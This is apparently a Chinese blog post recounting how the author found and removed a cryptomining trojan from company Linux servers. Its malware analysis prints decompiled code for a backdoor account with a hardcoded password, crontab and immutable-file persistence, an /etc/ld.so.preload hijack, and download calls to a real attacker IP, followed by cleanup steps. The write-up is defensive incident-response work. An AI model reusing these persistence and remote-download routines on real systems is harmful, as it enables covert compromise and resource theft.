


自从换了行业岗位,大概有4、5年没有去研究逆向安全方向了,本来以为会跟这个职业再无任何交集,没想到今天一次偶然的机会又让我有机会去"爽"了一把。
最近公司同事一直反馈项目上的系统很卡很卡,起初我并没有留意,毕竟不是我负责的项目。但是突然听到同事说卧槽,为什么我们CPU占用率高达99.8%,当时下意识以为可能只是程序有BUG,导致CPU爆炸,但是当我使用top准备去看哪个服务程序给干炸的时候,从输出内容来看,所有程序加在一起CPU使用率都不足20%,那么问题来了,剩下的79%的CPU是谁在搞鬼?
因为太久没接触安全方向,以为现在木马还以勒索病毒为主,但是公司数据文件并未被加密或收到勒索信息。然后打开同局域网下另外一台服务器,想重新部署下这套系统查看下问题,结果发现备用服务器在没任何系统程序的情况下CPU使用率依旧99%,突然发现此刻的问题"不简单"。

此刻我意识到了,显然服务器的已经被当成了矿机,既然有机会重操旧业,那就准备认真分析一波看看到底哪个小可爱在捣乱。
既然正常系统下top无法查看具体系统进程,那么就直接上busybox,使用busybox工具内的top来查看下具体进程。

但是也没有发现太有价值的进程存在,那么只能换个思路打开方式,既然已经知道系统里面有挖矿程序,那么系统内必然会出现开启启动任务。那就
crontab -l
一下:


@reboot /var/log/log > /dev/null 2\>&1 & disown
得,这不就巧了,多么明显的违规行为,伪装成log文件。

这不妥妥的木马程序,先下载下来丢到平台里面分析一波看看都有什么操作。



这里还访问了:
ld.so.preload
这不妥妥的劫持嘛,怪不得使用常规的top无法查询到进程,本来就想到此结束。
尝试清除了启动项,但是保存在打开后,发现启动项还存在,那么显然后台还有另外的程序在一直监控修改,通过使用auditd监听发现,二号目标 /usr/bin/log 出现。
继续拷贝下载到本地,打开了尘封已经的IDA,二话不说直接强行拉进去,一顿F5疯狂输出。

结果显然喜闻乐见,死循环去执行各种小可爱操作。
while ( 1 )
    {
      check\_and\_start\_ssh();
      check\_and\_run\_crontab();
      check\_and\_move\_files();
      ensure\_user\_exists("systemd");
      ......
     }
更新用户密码::
if ( (unsigned int)password\_needs\_update("systemd", "Voidsetdownload.so") )
{
  printf("zhengzai gengxin mima %s...\\n", "systemd");
  set\_password("systemd", "Voidsetdownload.so");
}
给木马程序文件设置immutable属性:
if ( file\_exists("/usr/local/lib/sshdD.so") && file\_exists("/usr/bin/log") && file\_exists("/var/log/log") )
{
  if ( (int)set\_immutable("/usr/local/lib/sshdD.so") < 0 )
    fprintf(stderr, "cuou: wufadan bahu wejian %s\\n", "/usr/local/lib/sshdD.so");
  ...
}
更新环境并执行脚本::
update\_ld\_preload();
if ( file\_exists("/var/log/log") && !script\_ran\_4799 )
{
  run\_script();
  script\_ran\_4799 = 1;
}
下载木马程序文件:
if ( !file\_exists("/usr/local/lib/sshdD.so") || !file\_exists("/usr/bin/log") || !file\_exists("/var/log/log") )
{
  puts("zhegzai chonxin xizai wejian...");
  ensure\_files();
}

远程通过http://147.45.42.44/downloads/ 下载木马程序::
void ensure\_files()
{
  if ( !file\_exists("/usr/local/lib/sshdD.so") )
  {
    puts("zhengzai xiazai sshdd.so...");
    download\_file("http://147.45.42.44/downloads/sshdD.so", "/usr/local/lib/sshdD.so");
    set\_executable\_permissions("/usr/local/lib/sshdD.so", 0x1EDu);
  }
  if ( !file\_exists("/usr/bin/log") )
  {
    puts("zhengzai xiazai log...");
    download\_file("http://147.45.42.44/downloads/g7c/log", "/usr/bin/log");
    set\_executable\_permissions("/usr/bin/log", 0x1EDu);
  }
  if ( !file\_exists("/var/log/log") )
  {
    puts("zhengzai xiazai script...");
    download\_file("http://147.45.42.44/downloads/log", "/var/log/log");
    set\_executable\_permissions("/var/log/log", 0x1EDu);
  }
}

尝试添加启动项:
system("crontab -r");
    v3 = fopen("/tmp/crontab\_edit.txt", "w");
    if ( v3 )
    {
      fprintf(v3, "@reboot %s > /dev/null 2>&1 & disown\\n", "/var/log/log");
      fclose(v3);
      system("crontab /tmp/crontab\_edit.txt");
    }
    else
    {
      perror("cuou: binji crntab shbai");
    }
这样整个木马程序就已经很清晰:
远程通过http://147.45.42.44/downloads/ 下载木马程序
挖矿木马程序:/var/log/log
持续监听木马程序:/usr/bin/log
木马动态库:/usr/local/lib/sshdD.so
再通过修改/etc/ld.so.preload 配置文件内容,用以加载恶意的动态链接库
既然了解了整体的木马流程,那么就有了解决方案,先使用iptables阻止对该147.45.42.44地址的访问。
sudo iptables -A OUTPUT -d 147.45.42.44 -j DROP
sudo iptables -L OUTPUT -v -n

既然系统中已经预加载了病毒的动态库,那么只要使用U盘进入一个临时的系统或者使用。
sudo systemctl rescue
进入救援模式(类似Windows的安全模式)下,先对木马程序文件修改immutable属性,然后删除文件即可。

到这一步,基本挖矿程序就已经清除结束,然后再top一下看看:

嗯效果很舒服,最后收尾的时候,顺便再把用户该删的删除,该修改的修改。
